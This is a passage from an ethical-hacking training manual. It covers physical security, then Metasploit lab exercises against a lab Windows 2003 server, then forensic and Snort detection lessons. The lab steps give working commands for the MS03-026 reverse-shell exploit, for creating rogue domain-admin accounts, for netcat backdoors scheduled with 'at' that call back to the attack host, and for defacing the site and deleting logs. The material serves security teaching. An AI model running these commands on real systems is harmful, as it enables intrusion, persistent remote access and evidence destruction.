Strip-cut—This type of shredder slices the paper into long, thin strips. Strip-cut shredders generally handle a higher volume of paper with lower maintenance requirements. The shred size can vary from 1/8 to ?-inch thick, these shredders don't compress or pack the shredded paper well, and discarded documents can be reassembled with a little work.

Cross-cut—This type of shredder provides more security by cutting paper both vertically and horizontally into small, confetti-like pieces, which makes the shredded document much more difficult to reconstruct. Shredders that deliver smaller cross-cut pieces and have a greater maximum page count are generally more costly, but are worth every penny for the extra peace of mind they provide.

Locks

Locks are an inexpensive theft deterrent. They don't prevent thieves from stealing equipment, but they do slow them down. Locks are nothing new—the Egyptians were using them more than 2,000 years ago—but they still remain primary weapons against loss.

Locks can be used for more than securing equipment. They can help control access to sensitive areas and protect documents, procedures, trade secrets, and even supplies and consumables, from prying eyes and itchy fingers. No matter what you are attempting to secure, the most important decision is selecting the appropriate lock for the purpose.

Mechanical locks are some of the most widely used locks. There are two primary types:

Warded locks—Your basic padlock that uses a key. These can be picked by inserting a stiff piece of wire or thin strip of metal, and so do not provide a high level of security.

Tumbler locks—These are somewhat more complex than a basic ward lock. Instead of wards, they use tumblers, which make it harder for the wrong key to open them. Tumbler locks can be designed as a pin tumbler, a wafer tumbler, or a lever tumbler.

There are also a number of different types of keypad or combination locks, which require the user to enter a preset or programmed sequence of numbers.

Basic combination locks—These locks require you to input a correct combination of numbers to unlock them. They usually operate using a series of wheels. The longer the length of the combination, the more secure it is. For example, a four-digit combination lock is more secure than a three-digit one.

Programmable cipher locks—Programmable locks can use keypads or smart locks to control access into restricted areas, but they can be vulnerable to "shoulder surfing," or the act of watching someone enter the combination or pin code from over their shoulder or another nearby location. To increase security and safety, there are several approaches you can take:

Visibility shields—These block bystanders from viewing the combination numbers as you enter them into a keypad lock.

Delay alarms—These trigger an alarm if someone holds open a security door for longer than a preset period of time.

Yet there are still other varieties of locks especially suitable for facility security. Two of these are:

Master key locks— For those of us who have spent any time in a hotel, these should be nothing new. They allow supervisors or housekeepers to bypass individual locks and gain entry to any room.

Device locks—These might require either a key or a combination to open. Device locks designed to secure laptops typically have a vinyl-coated steel cable that can secure the device to a table or cabinet. Some device locks can be used to block switch controls and prevent unauthorized personnel from turning equipment on or off, while other device locks might block access to port controls or prevent individuals from opening equipment chassis.

Fax Machines

The ubiquitous fax machine is a piece of equipment that can present some real security problems, especially if they are used to send or receive sensitive information.

Many cheaper faxes use ribbons or roll refills, so if anyone (Remember dumpster divers?) gets access to the trash, they can retrieve the ribbons and have virtual carbon copies of any or all documents sent.

But even without a ribbon, fax machines can present severe vulnerabilities. How many times have you walked past a fax machine calmly spitting out a growing pile of incoming faxes with their contents exposed to the world? Anyone can retrieve and read one of these faxes, and who would suspect that the document is not actually theirs? A skilled hacker can even intercept and decode a fax transmission in transit.

Even organizations with fax servers are at risk. Fax servers often have maintenance hooks, which allow the vendor to perform remote diagnostic and maintenance. They are also connected to the local area network, and can be used as a gateway to the internal network. Newer fax servers have print queues that can be accessed by ftp or telnet; you simply grab jobs from the queue. Some fax servers have hard drives storing corporate documents such as security policy, forms, and so on.

The best defense is a strong policy on fax sending and receiving. Although these controls don't totally eliminate potential security risks, they do reduce them. Fax machines need to be placed in secure locations with controlled access, and used fax ribbons or roll refills should be shredded. And any time you are expecting a fax, get it from the machine at your earliest possible opportunity, especially if it is to contain potentially sensitive information. Don't let misuse of the fax of business threaten your business.

General Security

The first rule of good general security is to maintain strong **access control** of your facility. If people are intent on victimizing you on your own premises, the most effective protective practice is simply keeping them *off* the premises.

Individuals should not be allowed access to the facility without proper **identification** and **authentication**. *Identification* is the process of providing some type of information to verify your identity. *Authentication* is the process of determining if the person really is who he claims to be.

Access control techniques are a three-part process of practices and materials establishing identification and authentication involving: **something you know**, **something you have**, and/or **something you are**.

Companies can use a variety of means to restrict access to facilities or specific locations by requiring authentication. The ways someone can authenticate himself in the physical or logical world include:

Passwords and pin numbers—These authentication systems are based on something you ***know***, such as a name and an alphanumeric password or pin number. For example, you might have to enter a pin number on a server room door to enter.

21.0 SOCIAL ENGINEERING

Tokens, smart cards, and magnetic strip cards —These authentication systems are based on something you ***have***. As an example, your employer might have issued you a "smart card" that has your ID embedded that is read by electronic readers throughout the organization and allows you to access to relevant controlled areas.

Biometrics —These authentication systems are based on something you **are**, and establish control through the recognition of unique biological factors, such as a fingerprint, retina scan, or voice print.

Biometric access control is considered a strong form of authentication. Users don't have to remember passwords or pins that can be easily stolen, nor must they always have their access card with them, which can, after all, be lost or misplaced. Biometric authentication is based on a behavioral or physiological characteristic unique to an individual. Some well-known types of biometric authentication include:

Fingerprints— Fingerprint scanners are widely used for access control to facilities and such items as laptops. They work by distinguishing one fingerprint from another through the print's unique configuration of peaks, valleys, ridges and whorls.

Facial scan— This mathematical comparison with the face prints of authorized personnel it holds in a database is used to allow or block access.

Hand geometry— This uses the unique geometry of a user's fingers and hand to determine identity.

Palm scan —Uses the creases and ridges of a user's palm for identification. If the palm matches the database, the individual is allowed access.

Retina pattern —Matches the pattern of the individual's retinal blood vessels in the back of the eye to establish identification.

Iris recognition—Matches the pattern of the individual's iris, or frontal colored disk in the front of the eye, to establish positive identification.

Voice recognition —Uses voice analysis for identification and authentication.

Biometric systems work by recording information that is unique to the individual. However, before you make the move to a biometric authentication access control system, you first need to develop a database of information on all users. This is called the enrollment period. Once enrollment is complete, the system is ready for use.

A critical factor to consider when planning the purchase of biometric systems is their levels of accuracy. This determines the system's "False Rejection Rate" (FRR), which is the number of times a legitimate user is denied access, as well as its "False Acceptance Rate" (FAR), which is the number of times unauthorized individuals can gain access.

The point on a graph at which these two measurements meet is known as the "Crossover Error Rate" (CER). The lower the CER, the better the device. For example, if the proposed facial recognition system has a CER of 5 and the proposed fingerprint scanner has a CER of 3, the fingerprint scanner could be judged to have greater accuracy.

"Defense in depth" is about building multiple layers of security that will protect the organization better than one single layer.

Physical defense in depth means that controls are placed on the equipment and areas within the organization, the facility's entrances and exits, and the perimeter of the property. By following such a layered approach, the organization becomes much more secure than one with a single-layer defensive strategy.

Layered defenses provide multiple barriers and multiple mechanisms that attackers must overcome to gain entry to a facility. Layered defense in depth is also robust; the failure of one layer does not defeat the system. Attackers must still overcome additional layers of defense to achieve success. Many ethical hacks and penetration tests include the examination of physical controls, so be prepared to examine their weaknesses and to recommend improvements.

Notes

How to perform a Penetration Test Using Metasploit

22.0 Introduction to Metasploit

Now that you have read, research and toyed around with the different tools and techniques it is time to put it all together so you can perform your first hack.

Introduction Metasploit is a very powerful framework for developing exploit Metasploit Framework 2 is written in PERL while Framework 3 is written in Ruby. In order to learn how to navigate around the Metasploit interface, it is an essential that you understand Many of the basic commands of the msfconsole.

Purpose This lesson provides an overview of how to use the msfconsole Of Metasploit

Objectives After completing this lesson, you will be able to:

- Search for exploits
- Display the Help Menu
- Obtain information about an exploit

The Metasploit Framework will allow a user to scan host to determine the OS type. Note that the IP address we are using in this lesson maybe different from your actual IP address you use.

22.0 METASPLOIT

STEP	ACTION
1	Start the msfconsole by clicking on the Metasploit 3 Console icon on your desktop. Be patient as it takes time to launch.
2	At the msf console prompt, type the following command to change the banner: banner
3	At the msf console prompt, type the following command to show the available commands: ?
4	At the msf console prompt, type the following command to use all the exploits Show exploits, payloads, encoders, and auxiliary modules: show all
5	At the msf console prompt, type the following command to use show all the exploits: show exploits
5	At the msf console prompt, type the following command to search for exploits for specific operating search windows Search linux Search osx Search unix
7	Type the command to get information about an exploit. Info windows/telnet/goodtech_telnet

22.1 Recon and attacking Windows 2003

Introduction When the Metasploit Framework is used to attack un-patched or vulnerable systems, items such as a reverse shell can be redirected to a user. Often the attacker will be provided with SYSTEM level access.

22.0 METASPLOIT

Purpose This lesson provides and overview of how to use the msfconsole of Metasploit to attack a remote system.

Objectives After completing this lesson, you will be able to:

- Search for vulnerabilities
- Set options for an exploit
- Exploit a target system

In this Lesson Attack Machine Configuration, Recon, Attack

ATTACK MACHINE CONFIGURATION

Follow these steps gather information about the target. Ensure that your Windows 2003 Server Standard Edition is started. All of the Virtual Machines are located in the My Documents folder.

STEP	ACTION
1	On your host machine running Windows XP, open a command prompt by clicking the shortcut on your desktop. To display your IP Address information, type the following command: Ipconfig /all
2	Use the nmap tool to perform a ping sweep of the network. Type the following command: nmap –sp 192.168.229.0/24 Write the IP address of your victim machine below: ____
3	Use the nmap tool to perform a finger print scan, a SYN scan, and TCP scan on the IP address of the 2003 Server. nmap -0 192.168.229.200 nmap –ss 192.168.229.200 nmap –st 192.168.229.200

22.0 METASPLOIT

RECON

The Metasploit Framework will allow a user to scan host to determine the OS type.

STEP	ACTION
1	At the msf console prompt, type the following command to show the available features of the msf console: show
2	At the msf console prompt, type the following command to use the find available scanner programs: search scanner
3	At the msf console prompt, type the following command to use the UDP scanner discovery: use scanner/smb/version
4	At the msf console prompt, type the following command to see what options are available for this auxiliary module: Info
5	At the msf console prompt, type the following command to set the address which will be scanned: set RHOSTS 192.168.229.200
6	At the msf console prompt, type the following command: run

The Metasploit Framework will allow a user to scan for UDP traffic.

STEP	ACTION
1	At the msf console prompt, type the following command to use the UDP scanner discovery: use scanner/discovery/sweep_udp
2	At the msf console prompt, type the following command to see what options are available for this auxiliary module: info
3	At the msf console prompt, type the following command to set the addresses which will be scanned: set RHOSTS 192.168.229.200
4	At the msf console prompt, type the following command: run

ATTACK

STEP	ACTION
1	At the msf console prompt, type the following command to show the available exploits in Metasploit. show exploits
2	At the msf console prompt, type the following command to find the Microsoft DCOM MS03-026 exploit: search dcerpc

22.0 METASPLOIT

STEP	ACTION CONTINUED
3	At the msf console prompt, type the following to use the Microsoft DCOM MS03-026 exploit: Info windows/dcerpc/ms03_026_dcom use windows/dcerpc/ms03_026_dcom
4	At the msf console prompt, type the following command to view the options for the exploit: info
5	At the msf console prompt, type the following command to set the target and local systems: Set RHOST 192.168.229.200 Set LHOST 192.168.229.1
6	Type the following commands to determine the versions of Linux and the list the files to the target system: Set payload windows/shell_reverse_tcp
7	Type the following command to launch the exploit: Exploit
8	If you do not receive a reverse shell, type the following command: sessions -i 1
9	Type this internal command to view environmental variables: set

22.2 Windows Entrenchment

Introduction After an attacker gains access to a system, he will start to entrench himself. He will attempt to establish other back doors and to initiate other connections to the victim's machine.

Purpose This lesson provides an overview of how attackers will entrench themselves in a system.

Objectives After completing this lesson, you will be able to:

- Schedule a task in windows
- Create a user with Administrator rights
- Enumerate shutdown services

In this Lesson you will learn Adding a User, Activating the Guest account, Creating a backdoor, and abuse.

ADDING A USER

Once you have a reverse command shell, you can add an administrative account.

STEP	ACTION
1	At the Metasploit bash shell, type the following command to list all the users on the system: net user
2	At the Metasploit bash shell, type the following command to enable the guest account on the system: net user confadmin P@ssword /add
3	At the Metasploit bash shell, type the following command to add the user to the local administrator group: net localgroup administrators confadmin /add

STEP	ACTION CONTINUED
4	At the Metasploit bash shell, type the following command to verify the user was added to the local administrators group: net localgroup administrators
5	At the Metasploit bash shell, type the following command to add the user to enterprise admins group: net group “Enterprise admins” confadmin /add
6	At the Metasploit bash shell, type the following command to verify that the user was added to the enterprise admins group: net group “Enterprise admins”

ACTIVATING THE GUEST ACCOUNT

Once you have a reverse command shell, you can enable the guest to use the account.

STEP	ACTION
1	At the Metasploit bash shell, type the following command to determine the status of the guest account: net user guest
2	At the Metasploit bash shell, type the following command to enable the guest account on the system: net user guest /active:yes
3	At the Metasploit bash shell, type the following command to set the password for the guest account: net user guest P@ssw0rd

STEP	ACTION CONTINUED
4	At the Metasploit bash shell, type the following command to add the user to the local administrators group: net localgroup administrators guest /add
5	At the Metasploit bash shell, type the following command to verify the user was added to the local administrators group: net localgroup administrators
6	At the Metasploit bash shell, type the following command to add the user to the enterprise admins group: net group “Enterprise admins” guest /add
7	At the Metasploit bash shell, type the following command to verify that the user was added to the enterprise admins group: net group “Enterprise admins”

CREATING A BACKDOOR

During this exercise you will create a backdoor on the victim system.

STEP	ACTION
1	Type the following commands in your metasploit bash shell to build an ftp answer file: echo open 192.168.229.1>>ftp.txt echo ftp>>ftp.txt echo password>>ftp.txt echo bin>> ftp.txt echo get wget.exe>> ftp.txt echo bye>>ftp.txt
2	View your file by typing the following: type ftp.txt

22.0 METASPLOIT

STEP	ACTION CONTINUED
3	Type the following command to download the netcat file: ftp –s:ftp.txt
4	Type the following commands to verify that binary file was transferred without error: wget
5	Type the following commands to download netcat. wget http://192.168.229.1/nc.exe
6	Type the following commands to verify that binary file was transferred without error. A help menu means it worked correctly. nc –h
7	Open a command prompt on the host machine and type the following command: nc –l –p 443 In the Metasploit console terminal connected to the victim, type the following command to get the current time. time /t
8	In the Metasploit console terminal connected to the victim, type the following command to establish the back door. Replace XX:XX with 4 minutes after the current time. at xx:xx nc 192.168.229.1 443 –e cmd.exe
9	A second command prompt should open on your host machine that is listening on port 443. Once the prompt opens, type the following command: dir

STEP	ACTION CONTINUED
10	In the Metasploit console terminal connected to the victim, type the following command to establish additional backdoors. at 12:00/every:m,t nc 192.168.229.1 443 –e cmd.exe

ABUSE

During this exercise, you will abuse the victim machine.

STEP	ACTION
1	At the Windows Command prompt, type the following command to add this file to c:\inetpub\wwwroot: echo your owned > c:\inetpub\wwwroot\own.txt
2	Visit the website by typing the following URL address in the browser on attack machine: http://192.168.229.200/own.txt
3	At the Windows Command prompt, type the following command to add this file to c:\inetpub\wwwroot: net users> c:\inetpub\wwwroot\own.txt
4	Visit the website by typing the following URL address in the browser on attack machine: http://192.168.229.200/users.txt
5	At the Windows Command prompt, type the following command enumerate information on the services started on the system: net start
6	At the Windows Command prompt, type the following command to stop the FTP service on the system: net stop “FTP Publishing Service”

22.0 METASPLOIT

STEP	ACTION CONTINUED
7	At the Windows Command prompt, type the following command to stop SMTP service on the system: net stop “Simple Mail Transfer Protocol (SMTP)”
8	Visit the website by typing the following URL address in the browser of your choice: http://192.168.229.200 At the Windows Command prompt, type the following command to delete everything in c:\inetpub\wwwroot: del c:\inetpub\wwwroot\default.htm
9	Visit the website again by typing the following URL address in the browser of your choice: http://192.168.229.200 What happend? Did you see an “Under Construction” page? Keep this web page open.
10	At the Windows Command prompt, type the following command to display the number of web logs on the system: dir c:\windows\syste32\logfiles\w3SVC1\*.log
11	At the Windows Command prompt, type the following command to display the web logs on the remote system: type c:\windows\syste32\logfiles\w3SVC1\*.log

STEP	ACTION CONTINUED
12	At the Windows Command prompt, type the following command to delete a web log from the system: del c:\windows\syste32\logfiles\w3SVC1\*.log dir c:\windows\syste32\logfiles\w3SVC1\*.log Did they all get removed?

22.3 Windows artifact analysis

Now that you have read, research and toyed around with the different tools and techniques it is time to put it all together so you can perform your first hack.

Introduction When hackers attack a system running Microsoft Windows, forensic evidence is usually left behind on the system. It is important for investigators to know where to find these artifacts on compromised Windows systems.

Purpose This lesson provides an overview of where the forensic evidence left behind by hackers can be located.


Objectives After completing this lesson, you will be able to:

- Check for Scheduled Tasks
- Check Event Viewer Logs
- Locate Unauthorized Files
- Find Evidence of Unauthorized Files

22.0 METASPLOIT


Practical Exercise: Unauthorized Files

During this exercise, you will locate unauthorized files on the victim machine.

STEP	ACTION
1	Log into the Windows 2003 Machine by clicking in the VM window and using the key combination of Control ALT, and Insert. Log in with the User Name of *Administrator* and the password of *password*.
2	Click on **Start** and select My Computer. Double Click on the C drive, then on the Windows directory, then double click on the System32 folder. Right Click on the grey title bar, and select the Date Created category.  ✓ Name ✓ Size ✓ Type ✓ Date Modified Date Created ✓ Attributes Owner Author Title Comments Artist Album Title Year Track Number Genre Duration Bit Rate Protected Camera Model More...
3	Right click in the white space and select Arrange icons by date created. Go to the bottom of the list. Find the executables nc.exe and wget.exe. Find ftp.txt, open and view the text file that the attacker created.

Practical Exercise: Event Viewer


During this exercise, you will examine the Event Viewer to determine if the hacker made changes on the victim machine.

STEP	ACTION
1	Click the **Start** button, go to Administrative Tools and select Event Viewer. Select the Security Log.
2	Double click on the category column of the menu bar. Look at the most recent events under the category of Account management.  Event Properties Event Data: ◉ Bytes ○ Words OK Cancel Apply Date: 12/1/2009 Source: Security Time: 8:51:48 PM Category: Account Management Type: Success A Event ID: 626 User: NT AUTHORITY\SYSTEM Computer: SERVER Description: User Account Enabled: Target Account Name: Guest Target Domain: INCH Target Account ID: INCH\Guest Caller User Name: SERVER$ Caller Domain: INCH Caller Logon ID: (0x0,0x3E7) For more information, see Help and Support Center at
3	If time permits, examine the System log in the Event Viewer. Under the source heading, look for the Service Control Manager. Find when FTP publishing service and SMTP were stopped. Viewing other logs, such as Application and DNS, may provide additional clues to the fact that the box has been compromised.

22.0 METASPLOIT

Practical Exercise: Scheduled Tasks


During this exercise, you will locate Scheduled Tasks on the victim machine.

STEP	ACTION
1	Click on Start and Select My Computer. Double click on Windows, then double click on the Tasks Folder. Notice any at jobs that may exist on the system.
2	Double click on any of the At Jobs that are present. The syntax for the command that is scheduled is in the Run Box. The privilege level that the command will be executed is designated in the Run as box.  C:\WINDOWS\Tasks\At1.job Run: nc 192.168.229.1 -e cmd.exe Start in: Comments: Created by NetScheduleJobAdd. Run as: NT AUTHORITY\SYSTEM ☑ Enabled (scheduled task runs at specified time)


Practical Exercise: IIS Logs

During this exercise, you will locate and examine IIS Logs on the victim machine.

STEP	ACTION
1	Click on **Start** and select My Computer. Double click on Windows, then double click on the System32. Double click on the Logfiles folder.

2	Find the W3SVC1 folder within the Logfiles folder. Find the logfile with today's date. Open the logfile and search for connections from the attack machine.
	
	
	`#Software: Microsoft Internet Information Services 6.0`
	`#Version: 1.0`
	`#Date: 2009-12-02 02:55:14`
	`#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-user`
	`2009-12-02 02:55:14 192.168.229.200 GET /Default.htm - 80 - 192.168.229.1`
	`2009-12-02 02:55:14 192.168.229.200 GET /favicon.ico - 80 - 192.168.229.1`

3	Go to edit in the menu, select find and type the IP address of the attack machine 192.168.222.1. Click **Find Next** after analyzing each IIS log entry.

	Find the MSFTPSVC1 folder within the Logfiles folder. Find the logfile with today's date. Open the logfile and search for connections from the attack machine.
	
	
	`#Software: Microsoft Internet Information Services 6.0`
	`#Version: 1.0`
	`#Date: 2009-12-09 14:25:44`
	`#Fields: time c-ip cs-method cs-uri-stem sc-status sc-win32-status`
	`14:25:44 192.168.229.1 [1]closed - 426 10054`

22.0 METASPLOIT

Additional Locations of Artifacts

Artifacts from an attack on a Windows machine can be located in the systemroot, the Event Viewer, Scheduled Tasks, and Web Logs. Additional artifacts may also be located in Registry Keys, the Startup and Prefetch folders, in the process list and in other places on the system.

ITEM	DESCRIPTION
Registry Keys	There are a number of places that attackers can use in the Registry to automatically launch programs. Two of the common places to look include the following registry keys: HKEY_LM\Software\Microsoft\Windows\CurrentVersion\Run HKEY_C_U\Software\Microsoft\Windows\CurrentVersion\Run
Startup Folder	The startup folder contains files that will execute as the user logs into the system. On Windows 2000, XP, and 2003, they are located in C:\Documents and Settings\%Userprofile%\StartMenu\Programs\Startup. The files in C:\Documents and Settings\All Users\StartMenu\Programs\Startup will execute for all users who log onto a machine.
Prefetch Folder	The Prefetch folder is located in the Windows directory and contains executables that are created during the boot process. These executables stored in this folder are loaded into RAM to give the appearance that the system is running faster. If a command was used recently by an attacker, it is likely that it will be in the Prefetch folder. Note: Prefetch is usually not enabled on Server operating systems.
Process List	The process list will indicate what programs are currently running. These running processes can be examined by using the task manager or a command line utility like pslist.
Other Places	Sometimes a new Service is installed by an attacker. So, viewing the list of services is often worthwhile. You may want to examine what services are started and stopped on a compromised machine and compare that with the baseline of your gold build. To view all services and their corresponding start-up, type services.msc at the run box.

22.4 Network analysis of a Windows attack.

Introduction Snort is an Intrusion Detection System and Wireshark is a protocal analyzer. Both can be used to examine network traffic.


Purpose This lesson provides an overview of how Snort and Wireshark can be used to detect and analyze anomalous traffic.


Objectives After completing this lesson, you will be able to:

- Use Snort at a basic level to detect anomalous traffic
- Follow TCP Streams in Wireshark


Practical Exercise: Snort

During this exercise, you will use Snort to detect anomalous traffic. Snort uses signatures to find traffic patterns. Snort has some disadvantages, such as being nosy and uable to decipher encrypted traffic.

STEP	ACTION
1	Double click on My Computer, C:\, and Snort  bin contrib doc etc lib log rules schemas (FILE) Snort-synta... Uninstall.exe

2	Look at the snort.conf file.
	
	
	`#------------------------------------------------`
	`#   http://www.snort.org     Snort current Ruleset`
	`#     Contact: snort-sigs@lists.sourceforge.net`
	`#------------------------------------------------`
	`# $Id: snort.conf,v 1.186 2007/10/22 21:33:48 mwatchinski Exp $`
	`#`
	`##################################################`
	`# This file contains a sample snort configuration.`
	`# You can take the following steps to create your own custom configuration:`
	`#`
	`#  1) Set the variables for your network`
	`#  2) Configure dynamic loaded libraries`
	`#  3) Configure preprocessors`
	`#  4) Configure output plugins`
	`#  5) Add any runtime config directives`
	`#  6) Customize your rule set`
	`#`
	`##################################################`

<table>
<tr><th>STEP</th><th>ACTION CONTINUED</th></tr>
<tr><td>3</td><td>Click on the <b>Rules Directory.</b></td></tr>
<tr><td>4</td><td>Look at shellcode.rules:




```
# Because these signatures check ALL traffic for shellcode, these signatures
# are disabled by default.  There is a LARGE performance hit by enabling
# these signatures.
#

alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE sparc setuid 0"; content:"|82 10|
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE x86 setgid 0"; content:"|B0 B5 CD
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE x86 setuid 0"; content:"|B0 17 CD
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE SGI NOOP"; content:"|03 E0 F8|%|0
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE SGI NOOP"; content:"|24 0F 12|4|2
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE AIX NOOP"; content:"O|FF FB 82|O|
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE Digital UNIX NOOP"; content:"G|FF
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE HP-UX NOOP"; content:"|08|!|02 80
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE HP-UX NOOP"; content:"|0B|9|02 80
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE sparc NOOP"; content:"|13 C0 1C A
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE sparc NOOP"; content:"|80 1C|@|11
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE sparc NOOP"; content:"|A6 1C C0 1
